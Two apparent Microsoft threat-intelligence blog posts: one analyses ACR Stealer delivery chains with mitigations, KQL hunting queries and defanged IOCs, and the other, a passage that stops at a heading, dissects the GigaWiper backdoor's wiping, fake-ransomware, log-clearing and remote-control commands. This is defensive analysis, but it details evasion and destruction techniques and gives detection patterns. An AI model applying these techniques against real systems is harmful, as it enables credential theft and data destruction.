The first campaign relies on WebDAV-delivered payloads, staged PowerShell, Python-based loaders and persistence, and, in some intrusions, blockchain-backed dead-drop command-and-control (C2) resolution. The second campaign takes a more fileless route, using MSHTA, obfuscated PowerShell, and steganography-assisted in-memory execution. Despite these differences, both campaigns ultimately pursue the same goal: stealing browser-stored credentials and other sensitive data for exfiltration.

These two campaigns represent some of the most prevalent ACR Stealer delivery campaigns observed by Defender Experts; however, they do not represent the full range of delivery methods used by this malware family. Attribution to ACR Stealer is based on the observed behavior and post-exploitation tradecraft, corroborated by open-source intelligence on the infrastructure associated with this malware family. Additional campaigns, infrastructure patterns, and execution chains are likely active, and organizations should treat the indicators and techniques described here as representative.

Microsoft Defender for Endpoint can help surface both campaigns through behavioral coverage for living-off-the-land execution, suspicious WebDAV and MSHTA activity, obfuscated PowerShell, scheduled-task persistence, in-memory payload execution, and browser credential theft. In this blog, we analyze both campaigns in detail, including their delivery mechanisms, post-exploitation tradecraft, indicators of compromise, hunting opportunities, and guidance to help defenders detect and disrupt related activity in their environments.

Campaign 1: WebDAV-based ClickFix with Python loaders and blockchain C2

Initial access

In this campaign, a ClickFix prompt, likely delivered through malvertising or SEO-manipulated search results, instructs the target user to run a command that launches cmd.exe. The command subsequently invokes rundll32.exe to load a DLL from a remote WebDAV share accessed over HTTPS. The WebDAV path commonly uses a GUID-based directory structure and filenames designed to resemble legitimate resources (for example, google.ct), enabling the activity to blend with expected network traffic and evade casual inspection.

We observed three variants of the initial execution command:

Variant 1: Direct rundll32 invocation

Variant 2: pushd-Mounted WebDAV Share

Variant 3: Headless and obfuscated pushd execution

Variants 2 and 3 are notable for their use of pushd, which transparently maps the remote WebDAV share to a temporary local drive prior to execution. This technique allows threat actors to execute remotely hosted content through what appears to be a local path, simplifying payload execution while reducing user awareness. In the more advanced variant, threat actors further enhance stealth by launching commands through conhost.exe –headless, suppressing visible console windows, and employing environment variable obfuscation with delayed variable expansion to conceal critical execution components such as pushd, rundll32, and the remote host name. Combined with minimized or headless execution, these techniques reduce user visibility, complicate static analysis and detection, and enable the infection chain to execute with minimal indication to the victim.

Execution, persistence, and evasion through process masquerading

Once rundll32.exe loads the DLL retrieved from the remote server, the malware establishes communication with threat actor-controlled infrastructure and executes a heavily obfuscated PowerShell script. The script employs excessive arithmetic no-ops, dead loops, fake control flow, and randomized variable names to hinder static analysis and evade signature-based detection.

The PowerShell script subsequently deploys another stage that functions as both a malware installer and a persistence mechanism. It:

  • Downloads a ZIP-packaged payload from a remote server and extracts it into a deceptive directory under %LocalAppData%\Temp (for example, LogiOptionsPlus).
  • Launches a Python script using a bundled pythonw.exe instance to avoid displaying a console window.
  • Removes previous deployments and terminates running instances before installation, effectively operating as an updater.
  • Establishes persistence through a hidden scheduled task disguised as a legitimate software update, ensuring execution at user sign-in.
  • Copies timestamps from a trusted Windows binary (notepad.exe) to the deployed files and clears PowerShell command history to reduce forensic visibility.
PowerShell loader downloads and executes a payload through a masqueraded scheduled task.

Python loader launching the stealer

The Python component serves as a heavily obfuscated loader designed to conceal its true functionality until runtime. It employs multiple layers of defense against static analysis, including dynamic API resolution, encoded string reconstruction, junk-data removal, character shifting, string reversal, Base64 decoding, and zlib decompression. These techniques ensure that the embedded payload remains unreadable in its static form and is reconstructed only during execution, significantly hindering signature-based detection and automated analysis.

Once decoded, the final-stage payload functions as an in-memory shellcode loader. It extracts an archive file masquerading as a legitimate application installer, reads a file from the archive, and injects the payload into a system process. The loader allocates executable memory using VirtualAlloc, copies the payload into the allocated memory region, and transfers execution through the Windows Fiber API (ConvertThreadToFiber, CreateFiber, and SwitchToFiber). This technique facilitates stealthy in-memory execution while minimizing artifacts written to disk.

Decoded Python shellcode loader using VirtualAlloc and Fiber-based execution.

Credential theft and data staging for exfiltration

The malware (injected code) aggressively harvests information from browser credential stores. It invokes Windows Data Protection API (DPAPI) routines to decrypt locally stored browser passwords, cookies, and authentication tokens. It also enumerates files across the system, targeting PDFs, Microsoft 365 documents, and data stored in enterprise-synchronized directories such as OneDrive and SharePoint. The collected data is subsequently archived, indicating preparation for exfiltration.

Blockchain dead-drop C2 resolution

A notable variation in this campaign is the use of blockchain services for C2 resolution, utilizing a technique known as EtherHiding. While most intrusions rely on more conventional C2 mechanisms, a subset deploys an additional secondary Python loader that leverages blockchain services as dead-drop resolvers. When this loader executes, it has been observed communicating with public blockchain RPC endpoints and third-party Web3 node infrastructure, likely querying data stored on a decentralized public ledger to retrieve follow-up payloads or a C2 address.

By externalizing C2 information to the blockchain, operators could dynamically update infrastructure without modifying or redeploying the malware, significantly complicating detection and takedown efforts. This behavior was observed across both variants of the campaign.

Campaign 2: MSHTA-initiated PowerShell chain with steganographic payload delivery

The second campaign takes a distinctly different approach to both delivery and execution. Where Campaign 1 relies on disk-based artifacts (Python runtime, scheduled tasks, and masquerading binaries), this campaign achieves its objectives almost entirely through fileless, in-memory execution, making it harder to detect through file-based scanning and forensic analysis.

Initial access through MSHTA and ClickFix

The execution chain begins when the victim, directed through malvertising or SEO-manipulated search results, encounters a ClickFix prompt that triggers a command spawning MSHTA to fetch and execute remote HTA content from an threat actor-controlled domain. The embedded VBScript loader abuses COM objects to decode and execute encoded PowerShell content.

VBScript loader using COM objects to decode and launch a PowerShell payload.

PowerShell downloader and obfuscation

The decoded PowerShell stage employs obfuscation techniques similar to those seen in Campaign 1: randomized variable names, arithmetic no-op operations, dead loops, misleading control flow, and custom encryption routines. Prior to contacting its next-stage infrastructure, the malware generates a victim-specific identifier and disables certificate validation. The retrieved content is executed directly in memory.

Steganography-based payload delivery

A notable technique in this campaign is the use of steganography to conceal malicious content inside a publicly hosted image. Instead of downloading a secondary script (as in Campaign 1), the malware retrieves a JPEG image from an image-hosting service.

Steganographic payload extraction from a downloaded image prior to decryption and execution.

Analysis of the script revealed custom routines that extract an embedded payload from image pixels, decrypt and decompress it, and execute it entirely in memory. The payload dynamically resolves APIs such as LoadLibrary, GetProcAddress, VirtualAlloc, CreateThread, and WaitForSingleObject at runtime to perform reflective shellcode execution. By combining steganography with in-memory execution, the malware minimizes on-disk artifacts and complicates both detection and analysis.

Credential theft, data collection, and exfiltration

Following execution, the malware accesses credential stores belonging to Chromium-based browsers, including Google Chrome and Microsoft Edge, specifically the Login Data and Web Data databases, alongside Windows DPAPI decryption activity. This behavior indicates attempts to recover stored browser credentials, session cookies, authentication tokens, and other sensitive user information.

The malware also enumerates and accesses multiple high-value PDF documents across Desktop and Downloads locations, suggesting targeted collection of potentially sensitive files. The combination of browser credential harvesting and systematic document access points to an information-stealing objective focused on staging credentials and valuable user data for exfiltration.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of ClickFix lures, script-based payload delivery, credential theft, and post-compromise activity.

  • Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
  • Reduce exposure to malvertising, SEO poisoning, and other web-based delivery chains by enforcing web filtering, blocking low-reputation or newly observed domains, and limiting access to remote content sources that are not required for business operations.
  • Use application control and attack surface reduction rules to restrict PowerShell, Python, mshta.exe, rundll32.exe, and similar tools from launching untrusted or internet-delivered content, particularly from user-writable directories such as Downloads, Temp, and %LocalAppData%.
  • Monitor for suspicious persistence and defense-evasion behavior, including scheduled tasks masquerading as software updates, timestomping, PowerShell history clearing, and execution chains that progress from remote content retrieval into PowerShell, Python, or shellcode-loading behavior.
  • Investigate abnormal access to Chromium-based browser databases, DPAPI-related decryption activity, staged collection of Microsoft 365 documents or PDFs, and compression activity that may indicate credential theft or data staging for exfiltration.
  • If compromise is suspected, isolate affected devices, rotate exposed credentials, revoke potentially compromised tokens, review persistence mechanisms, and investigate outbound connections to remote shares, image-hosting services, or other infrastructure used to resolve or retrieve follow-on payloads.
  • Harden endpoints against credential theft by reducing reliance on browser-stored credentials, enforcing multifactor authentication and conditional access, and reviewing how privileged accounts access sensitive applications and synchronized enterprise data.
  • Turn on cloud-delivered protection and behavior-based detections to help identify rapidly evolving threats, suspicious script execution, in-memory payload delivery, abuse of browser credential stores, and unusual child-process activity.
  • Run endpoint detection and response (EDR) in block mode and enable automated investigation and remediation so post-breach detections are contained, and malicious artifacts can be removed with minimal delay.
  • Harden PowerShell by enforcing appropriate execution policies, turning on script block logging, module logging, and transcription, and monitoring this telemetry for signs of malicious script activity.
  • Turn on tamper protection and prevent local administrators from weakening antivirus protection through local policy or exclusion changes.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

TacticObserved ActivityMicrosoft Defender Coverage
Execution– Suspicious MSHTA launch through ClickFix execution
– Rundll32 loads remote WebDAV DLL
– COM objects launch in-memory PowerShell
Microsoft Defender for Endpoint
– Use of living-off-the-land binary to run malicious code
– Obfuscated command line was launched
– Suspicious process executed PowerShell command
– Suspicious process launch by Rundll32.exe

Microsoft Defender for Antivirus
Behavior:Win32/Interhta.Int
PersistencePowerShell creates Scheduled task, masquerading as a software updateMicrosoft Defender for Endpoint
– Suspicious Scheduled Task Process Launched  
– Suspicious scheduled task
Stealth/Defense Evasion– Fiber-API in-memory shellcode execution
– Reflective shellcode via CreateThread
Microsoft Defender for Endpoint
Possible process hollowing
Credential AccessCollects browser credentials, cookies, and tokens while enumerating files for exfiltrationMicrosoft Defender for Endpoint
– Information stealing malware activity  
– Suspicious DPAPI activity
– Possible theft of passwords and other sensitive web browser information

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get current information available in the Defender portal about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments:

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Advanced hunting queries

Microsoft Defender XDR customers can run the following advance hunting queries to find related activity in their networks:

Run the query below to identify suspicious commands executed through ClickFix-based activity observed while delivering this stealer

DeviceRegistryEvents
| where RegistryKey has "RunMRU"
| where (RegistryValueData has_all ("rundll32", "@ssl", " /c ", " start ") and (RegistryValueData matches regex @"\\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}\\\w+\.\w+,#1" or
RegistryValueData matches regex @"(?i)pushd \\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12} ")) 
or RegistryValueData has_all ("@ssl", " /c ", "conhost --headless ") and RegistryValueData contains "rundll32"

Run the query below to identify scheduled task creation used for persistence by a malicious PowerShell script

DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where InitiatingProcessCommandLine has_all ("-Command", "powershell")
| where ProcessCommandLine has_all ("schtasks", " /run /tn ", " Autoupdate ") and ProcessCommandLine matches regex "[0-9]{8}"

Run the query below to identify suspicious MSHTA launch through PowerShell

DeviceProcessEvents
| where InitiatingProcessParentFileName has "explorer.exe"
| where InitiatingProcessFileName =~ "powershell.exe" and InitiatingProcessCommandLine in~ ('"PowerShell.exe" ', '"PowerShell.exe"')
| where ProcessCommandLine has_all ('"mshta.exe" https://') and ProcessCommandLine matches regex "/[0-9]{7}"

MITRE ATT&CK techniques observed

The following mapping summarizes the primary tactics and techniques observed across the two ACR Stealer intrusion chains. The mapping is intended to help defenders align observed behaviors with existing detection coverage, response playbooks, and hunting priorities.

TacticTechniqueObserved behavior
Initial AccessDrive-by Compromise; User ExecutionClickFix lure prompts command execution.
ExecutionCommand and Scripting Interpreter: Windows Command Shell; PowerShell; Pythoncmd.exe, PowerShell, and pythonw.exe launch staged payloads.
ExecutionSystem Binary Proxy Execution: Rundll32; MshtaRundll32 loads WebDAV DLLs; mshta.exe runs remote HTA content.
PersistenceScheduled Task/Job: Scheduled TaskHidden scheduled task maintains user-logon execution.
Defense EvasionObfuscated Files or Information; Masquerading; Indicator Removal: Clear Command HistoryObfuscation, timestomping, history clearing, and masquerading.
Defense EvasionObfuscated Files or Information: SteganographyJPEG pixel data hides the encrypted payload.
Defense Evasion / ExecutionReflective Code Loading; Process InjectionIn-memory shellcode execution via runtime API resolution.
Credential AccessCredentials from Web BrowsersBrowser stores and DPAPI activity used to recover credentials and tokens.
CollectionData from Local System; Data StagedPDFs, Office files, and synced enterprise data are staged.
Command and ControlWeb Service; Dead Drop ResolverInfrastructure and blockchain RPC endpoints resolve payload or C2 data.

Indicators of compromise (IOC)

Campaign 1
IndicatorDescription
looksta[.]icuC2 domain
contrite.quirksturdy[.]icuC2 domain
ux.strainedeasily[.]icuC2 domain
cpppemwjewjoiwejow[.]saleC2 domain
breaksd.wifihot[.]icuC2 domain
walter.filloco[.]icuC2 domain
fast.raidher[.]icuC2 domain
apigrokcloud[.]icuC2 domain
Campaign 2
enhanceblabber[.]ccC2 domain
deep-harborio[.]com1st Stage payload hosting site
auramatrixa[.]com1st Stage payload hosting site
zealpraxis[.]com1st Stage payload hosting site
prism-vertex[.]com1st Stage payload hosting site
prism-matrixs[.]com1st Stage payload hosting site
proton-network[.]com1st Stage payload hosting site
creativecommunityinfo[.]artPayload hosting site

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post ACR Stealer: Two observed intrusion chains amid increased threat activity appeared first on Microsoft Security Blog.

GigaWiper: Anatomy of a destructive backdoor assembled from multiple malware

In October 2025, Microsoft Threat Intelligence identified destructive wiping activity and uncovered a sophisticated Go programming language (Golang)-based backdoor we now track as GigaWiper, a versatile implant that combines robust command-and-control (C2) capabilities with multiple destructive payloads, including disk wiping, fake ransomware, and system-level sabotage.

GigaWiper is particularly notable for its makeup. It’s not a single, purpose-built tool, but an amalgamation of separate malware families that were folded into GigaWiper as on-demand backdoor commands, giving threat actors the flexibility to choose their mode of destruction:

  • A standalone wiper that operates at the physical disk level, overwriting raw disk content and removing partition metadata.
  • A destructive command that derives from Crucio ransomware and encrypts files with randomly generated keys that are never saved, making decryption impossible.
  • A wiping command that reimplements the logic of FlockWiper, a C-based malware reimplemented in Golang with additional multi-pass secure wiping.

The consolidation of multiple destructive capabilities into a modular backdoor reflects a notable shift in wiper malware, which are typically designed purely to destroy rather than to extort and carry real-world consequences. GigaWiper exemplifies threat actors investing in operational efficiency, merging standalone tools into unified platforms that reduce their deployment footprint while expanding their destructive capabilities. GigaWiper is tracked by Google Threat Intelligence Group (GTIG) and Binary Defense as BLUERABBIT.

In this blog, we provide a code-level analysis of GigaWiper’s architecture. We’re sharing these findings, along with Microsoft Defender detections and mitigation recommendations, to enable organizations and the security community to investigate and defend against GigaWiper and similar destructive threats.

A wiper inside a backdoor

Beginning in October 2025, Microsoft Threat Intelligence started observing compromised environments being wiped with destructive tooling. Looking closely at the intrusions, we observed two types of GigaWiper samples:

  • Standalone wiper binaries
  • Larger binaries with robust backdoor functionality

Both sample types are unstripped portable executable (PE) files written in Golang. Comparing the two samples showed that the standalone wiper’s code is fully embedded inside the backdoor as one of the commands.

The standalone wiper binary

The standalone wiper is an unstripped PE written in Golang. Instead of deleting individual files, it wipes at the physical disk level. It identifies physical drives, determines which drive contains the Windows installation, removes partition references from other drives, overwrites raw disk content, and then reboots the system.

The wiper starts by enumerating physical disks through Windows Management Instrumentation (WMI) using the following query, giving it the device identifiers and disk metadata it needs before deciding how to handle each drive:

Code snippet showing a Golang function using Windows Management Instrumentation (WMI) to enumerate physical disk drives for GigaWiper destructive activity.
Figure 1. Query for enumerating physical disks through WMI

The malware then calls main.FindWindowsDrive to determine which physical disk contains the Windows installation (for example, \\.\PHYSICALDRIVE0). With that drive identified, it iterates the remaining disk list and calls main.unallocateDrive on each non-Windows drive to remove their partition references. This is achieved with DeviceIoControl and IOCTL_DISK_CREATE_DISK, which reinitializes the disk’s partitioning metadata and effectively wipes the existing partition table entries. If successful, the malware prints to the console “Partitions removed successfully.”

Next, it proceeds to wipe each drive. It calls main.writeRandToDrive to overwrite each drive in chunks of size 0xA00000. The first byte of each buffer is randomized with crypto/rand.Read, while the rest is filled with zeros. If random generation fails, it uses the byte value “1” instead. This pattern might be intended to avoid detections or mitigations that look for conspicuous full-disk zeroing behavior.

After it finishes wiping the drives, the malware forces an immediate reboot by invoking Windows shutdown functionality with restart and zero-delay options.

The wiper binary as a backdoor command

Next, we analyzed the larger backdoor. The same wiper functionality is also present as one component of the backdoor. The code flow and function names in the larger backdoor are identical to those of the standalone wiper, with the wiper’s main.main routine implemented in the backdoor as the rabbit_tools_tool_wipe_main.WipeMain function.

Side-by-side comparison of function lists for standalone wiper and backdoor wiper modules, highlighting identical routines for disk wiping and drive management.
Figure 2. Left: Standalone wiper functions. Right: The same wiper functions replicated in the backdoor

Backdoor capabilities

With the wiper routine overlap established, this section focuses on the backdoor’s additional capabilities. Beyond destructive functionality, the backdoor sets persistence and implements C2 communication over RabbitMQ and Redis. In analyzing these backdoor capabilities, we discovered that some backdoor commands contain code from additional malware families.

Persistence

The backdoor creates and uses the registry key HKCU\SOFTWARE\OneDrive\Environment to track its execution count. If the key is absent on the system, the malware determines that it’s running on the system for the first time and proceeds to create the key, setting it to “0”. It then creates a new scheduled task named OneDrive Update by running the following command before printing “Task created. Original process exiting.” and exiting the process. The scheduled task is configured to essentially run every minute in addition to running once on system startup.

Code snippet showing the creation of a scheduled task for persistence, including PowerShell commands to execute a hidden task, set triggers, and configure settings for frequent execution.
Figure 3. Command that creates scheduled task for persistence

In subsequent executions, when the registry key exists and is greater than “0”, the malware increments it,  determines that it is running as a scheduled task (prints “Running from Task Scheduler…”), and continues execution normally.

Communication

GigaWiper uses two modes of communication:

  • RabbitMQ over AMQP for receiving commands from the C2 server
  • Redis server for updating command status and output

The malware decrypts a hard-coded configuration using AES with a hard-coded key. For example, one observed sample uses 185.182.193[.]21:5544 as a RabbitMQ C2 server, and 185.182.193[.]21:7542 for a Redis server, where it uploads results. The configuration also specifies the credentials to use to connect to the RabbitMQ and Redis servers.

To receive commands from the RabbitMQ C2 server, the malware declares a queue and binds it to a fanout exchange named “All”. Because “All” is a fanout exchange, any command published to it is broadcast to every bound queue across infected clients. To enable targeted commands, the malware also declares a topic exchange named “Topic”.  The backdoor binds the queue to “Topic” when the actor issues command 8 (See Commands section) and provides a routing key.

Each command sent by the C2 server is a cmd.Task structure with the following fields:

  • task_id
  • command_code
  • args

To update the Redis server with command status and output, the malware sends it a cmd.Result struct with the following fields:

  • error
  • target_ip
  • task_id
  • target_computer_name
  • output
  • pwd
  • time
  • status
  • work_status

Commands

GigaWiper logs several types of commands using specific categories:

  • “always run command” – Commands that are meant to run continuously (like screen recording)
  • “manage command” – Commands used to manage things on the system like services or the Registry
  • “special command” / “shell command” – Modes of command 7

Each command is represented by a numeric command code from 1 to 20:


Command 1: Calls WipeMain, which is identical to the standalone wiper described in the last section


Command 2: Triggers a Blue screen error (BSOD) and prevents the device from booting

This is achieved by running a sequence of hard-coded destructive commands that disable Windows recovery, take ownership, and grant permissions to critical boot and kernel files before deleting them.

Code sample showing GigaWiper malware’s function for executing registry and boot configuration commands, including registry key modifications and deletion of Windows boot files for persistence and destructive actions.
Figure 4. Series of commands that lead to BSOD

Command 3: Calls RanMain and BigBangExtortMain to trigger a file encryption process that imitates ransomware

The key and initialization vector (IV) that the malware uses to encrypt files are random and are not saved anywhere. The malware reads and encrypts each file, excluding files with extensions like .exe and .dll that are critical for the system to load. Each file is read and AES-CBC encrypted in chunks before being deleted with os.Remove. The file is renamed with the .candy extension.

It drops the following hard-coded image to ./image_danger.jpg and sets it as the wallpaper:

Figure 5. Image dropped by backdoor and set as the wallpaper

Command 4: Uses MinIO Client (mc) to upload a file to a remote storage

The path to the MinIO client to use is supplied in the command arguments alongside additional settings:

  • IPandPort
  • AliasName
  • Username
  • Password
  • BucketName
  • SourcePath
  • MCPath – The path to MinIO Client (mc.exe) to use

Command 5: File encryption utility

This command bulk encrypts or decrypts files with AES-256 in Cipher Block Chaining (CBC) mode. The following are the command arguments:

  • key
  • iv
  • path – The path to encrypt/decrypt (either a directory or a file)
  • key_file
  • enc – A mode that specifies whether to perform encryption or decryption

The server can specify a key and IV in the arguments. If in encryption mode but no key or IV were provided, the malware generates a random key and IV and stores them in key.txt.

If in decryption mode, the malware first tries to read the key and IV from the provided key file. If it was not provided, the malware attempts to use the key and IV sent as arguments.

Interestingly, the error message shows a glimpse of what running this command might look like from the actor side:

Key/IV required. Use -k/-i or –keyfile


Command 6: Runs the PE from the map RTYPE_map_string_cmd_appInfoStc[“6”]

We have not seen this structure populated in the binary. The logging message “Exec cmd wipe-file” suggests that this is meant to contain wiper functionality.


Command 7: This command has two types:

Type: shell command – Command for running PowerShell commands. The malware appends ;”|?????|$pwd” to the command. This causes the output of each command to include |?????|, followed by the current working directory. Then, the malware calls os.Chdir to change the working directory to the path output by $pwd, so the next command runs in that same folder.

Type: special command – When command 7 is run with one of the following arguments, it is considered a “special command” and handled as follows:

  • purge_cmd_queue: Empties the queue of shell commands, then stops the process run by command 7 “shell command” if it exists
  • purge_queue: Empties the queue of normal commands, then stops the process run by commands 6 or 13 if it exists (those are two of the “always run” commands)
  • pwd: Sets a global flag to indicate the working status, which is sent to the server in shell command 7, and then proceeds to run pwd using shell command 7.

Command 8: RabbitMQ route manager; allows binding the queue to the “Topic” exchange to receive targeted, non-broadcast commands (Type: manage command)

This command receives a mode of operation (1/2/3), followed by a list of routing keys as arguments:

  • Mode 1 – Binds each provided routing key
  • Mode 2 – Unbinds each provided routing key
  • Mode 3 – Pairs update mode: for each old,new pair, unbinds the old key then binds the new one

Command 9: Takes one screenshot per active monitor/display

The malware saves each screenshot to a PNG file in .\<timestamp\<monitor_index>.png (for example .\2026-06-10_12-30-00\0.png).


Command 10: Records the screen when the user is not idle (10s) and the system is unlocked(Type: always run command)

Recordings are saved in the folder C:\ProgramData\output.


Command 11: Runs the PE from the map RTYPE_map_string_cmd_appInfoStc[“11”] (Type: always run) command

We have not seen this structure populated in the binary. The logging message “Exec cmd keylog” suggests that this is meant to be a keylogger functionality.


Command 12: Calls WipeCMain to wipe the system

This command is like command 1 (WipeMain), but with a few important differences:

  • It only wipes the drive with the Windows installation. Usually it is the C drive, hence the name WipeCMain.
  • It performs secure wiping: It wipes the drive with multiple passes, each time overwriting it with different bytes (0s, 0xFF, random bytes…), and prints status messages between passes:
    • Pass 1 Time took: %s\n
    • Pass 2 Time took: %s\n
    • Pass 3 Time took: %s\n
    • …

Command 13: Runs the PE from the map RTYPE_map_string_cmd_appInfoStc[“13”]

The logging message “Exec cmd wipe32” suggests that this is meant to be another wiper binary. It is run as admin using the command:

PowerShell command example using Start-Process with runAs verb to launch an executable with elevated privileges.

Command 14: (not implemented)


Command 15: Collects system info by calling the function GRATClientInfo (Type: manage command)

The command arguments control the amount of info collected:

  • long
  • short

Collected system info includes:

  • IP address
  • Machine GUID
  • CPU information
  • OS information
  • Network configuration
  • Firmware
  • User information
  • Antivirus software information, collected by running the following command:
PowerShell command used to collect installed antivirus product names and output them as JSON.

Command 16: Process manager (Type: manage command)

Arguments specify the process and operation to perform:

  • process_name
  • process_path
  • process_id
  • process_operation – Performs one of the operations below:
    • createProcess
    • resumeProcess
    • suspendProcess
    • exit (does nothing, returns empty response)
    • list
    • killProcess
    • processInfo – Returns the info below:
      • process_name
      • process_user_name
      • process_id
      • process_thread_count
      • process_memory_info
      • process_exe_path
      • process_status
      • process_error

Command 17: Service manager (Type: manage command)

This command is similar to the other manage commands, but for services. It has the following arguments:

  • service_name
  • service_display_name
  • service_exe_path
  • service_operation
    • create
    • delete
    • restart
    • query
    • start
    • list
    • stop

Command 18: Registry manager (Type: manage command)

On first execution, the malware runs rabbit_bin.RunOnceRegistryMain.gowrap1 in the background as a goroutine. On subsequent executions, the routine receives and returns input and output through Go channels. From there, it operates almost like an interactive session, persisting its position in the Registry between requests, and allowing the following operations (arguments):

  • registry_root_key
  • registry_key_path
  • registry_key_name
  • registry_value_entities
  • registry_operation
    • show – Enumerates current key, subkeys, and values
    • navigate – Change current position to a new key and send its contents
    • back – Go up one level from current key
    • exit – Exits the current session
    • createKey
    • deleteKey
    • deleteValue
    • setValue

Command 19: Clears Windows event logs

First, the malware ensures that it’s running with Administrator privileges. Next, it deletes the System, Setup, Application, and ForwardedEvents event logs by running the following command for each:

Command line example showing use of wevutil.exe to clear a specified Windows event log.

Then, for unknown reasons, it prints the hard-coded string “kharbvnmhkjbkjb”.

Finally, it attempts to delete the Security event logs using wevutil.exe. If it fails, it prints the message “Failed to clear Security with wevtutil. Attempting manual removal…” and attempts to directly delete the log file C:\Windows\System32\winevt\Logs\Security.evtx.


Command 20: Starts a server so the attackers can remotely control the system in a VNC-like manner; allows keyboard and mouse control and streams the screen to the attackers (Type: always run command)

This occurs over TCP with the port provided as a command argument. The malware first deletes the existing firewall rule if it exists. The rule name impersonates legitimate Windows firewall rule names:

A code snippet referencing Microsoft.Windows.CloudExperienceHost and a resource path for appDescription.

Finally, the malware creates rules with that name to allow inbound and outbound traffic to its own program over a port provided in the command arguments. The following command is run once with Inbound then with Outbound:

PowerShell command creating a masqueraded Windows firewall rule named after Windows Cloud Experience Host to allow inbound traffic for a specified program and port.

How GigaWiper was assembled

The standalone wiper, implemented as command 1, is only one part of the interesting anatomy of GigaWiper.

The backdoor contains code for two additional wiping commands: command 3, implemented as rabbit_tools_tool_ran_main_cmd_extort.RanMain, and command 12, implemented as rabbit_tools_tool_wipec_main.WipeCMain. Further analysis showed that, like the standalone wiper, these originated from two separate, older malware families previously used by the same threat actor.

In other words, the GigaWiper backdoor is an amalgamation of at least three standalone malware families, stitched together as commands within a single implant, and combined with new backdoor functionality.

RanMain and BigBangExtortMain

As mentioned, command 3 is handled by rabbit_tools_tool_ran_main_cmd_extort.RanMain, which calls rabbit_tools_tool_ran_main_bin.BigBangExtortMain to encrypt the files on the victim system and rename them with the .candy extension. This is a wiper disguised as ransomware. The key and IV are randomly generated but not saved anywhere, and no ransom note is dropped. As a result, the actor has neither the ability nor, apparently, the intent to ever decrypt the files.

The function BigBangExtortMain is notable. A function with the same name was used in the Crucio ransomware, which was documented in a Cybersecurity and Infrastructure Security Agency (CISA) advisory published in December 2023. GigaWiper backdoor command 3 is heavily based on Crucio’s code, leading to the assessment that the same threat actor developed both malware families.

File directory structure showing functions and modules from bigbang and tool_ran_main malware families, including BigBangExtortMain and RanMain components used in GigaWiper.
Figure 6. Left: Crucio functions. Right: GigaWiper’s ran_main functions.

WipeCMain

Command 12 represents the third wiper family that was incorporated into the GigaWiper backdoor. This command is handled by rabbit_tools_tool_wipec_main.WipeCMain. It is very similar to command 1, WipeMain, except that it wipes only the Windows installation drive, and performs more secure wiping with multiple passes.

Our research revealed that WipeCMain is essentially identical to the standalone wiper that Microsoft tracks as FlockWiper. While FlockWiper was written in C, its logic appears to have been reimplemented in Golang within GigaWiper. In essence, the two variants follow the same core execution flow, and many of the strings are identical, though the GigaWiper implementation appears to be a more updated version. FlockWiper was first uploaded to VirusTotal in June 2025, months before GigaWiper was first observed in the wild.

Another notable detail is that the observed FlockWiper samples contain program database (PDB) paths referencing “GRAT”:

  • A:\GRAT\CWipeNew\Release\CWipeNew.pdb
  • E:\files\new\GRAT\CWipe\Release\CWipe.pdb

The name “GRAT” is also prevalent in several function names within the GigaWiper backdoor. Although the FlockWiper binaries do not include “GRAT” functionality, the PDB paths provide another link between the two malware families.

File directory tree showing multiple function names and binaries with the “GRAT” string highlighted, indicating its prevalence in GigaWiper and FlockWiper tool implementations.
Figure 7. References to “GRAT” in function names

Conclusion: Multiple destructive capabilities consolidated into a single implant

GigaWiper is a backdoor with extensive operational capabilities that allow a threat actor to maintain control over infected systems, execute commands, deploy additional tooling, and ultimately trigger one of multiple destructive commands on demand. It allows the threat actor to operate with flexibility, enabling both quiet espionage activity and destructive wiping operations.

Our research reveals that GigaWiper was created by combining and reimplementing components from at least three previously separate malware families. This includes the wiping functionality, and the file-encrypting ransomware that leaves no way to decrypt the files.

We tied GigaWiper to both Crucio and FlockWiper based on code analysis, shared execution flow, function naming, and unique strings. Crucio’s code was the base for GigaWiper command 3, and FlockWiper was recoded in Golang and updated for GigaWiper command 12. In addition, the references of “GRAT” in both the FlockWiper PDB paths and GigaWiper function names provide an additional link between these tools, and suggests the possible existence of another related component or framework that has not yet been recovered.

Overall, these findings show the evolution of the actor’s tooling over time. Functionality was merged into a single robust backdoor, granting the actor more ways to control and destroy infected systems.

Defending against destructive threats

To harden networks against GigaWiper, defenders can implement the following mitigation steps:

